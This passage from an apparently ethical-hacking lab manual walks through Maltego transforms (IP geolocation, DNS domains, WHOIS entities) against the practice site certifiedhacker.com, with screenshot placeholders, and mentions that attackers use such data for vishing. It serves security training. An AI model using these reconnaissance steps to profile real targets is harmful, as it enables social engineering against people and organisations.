


46. This transform identifies the geographical location of the IP address, as shown in the following screenshot.




47. By obtaining the information related to geographical location, attackers can perform social engineering attacks by making voice calls (vishing) to an individual in an attempt to leverage sensitive information.

48. Now, right-click the **www.certifiedhacker.com** website entity and select **All Transforms --> To Domains [DNS]**. The domains corresponding to the website display, as shown in the screenshot.




Module 02 – Footprinting and Reconnaissance

49. Right-click the domain entity (**certifiedhacker.com**) and select **All Transform --> To Entities from WHOIS [IBM Watson]**.

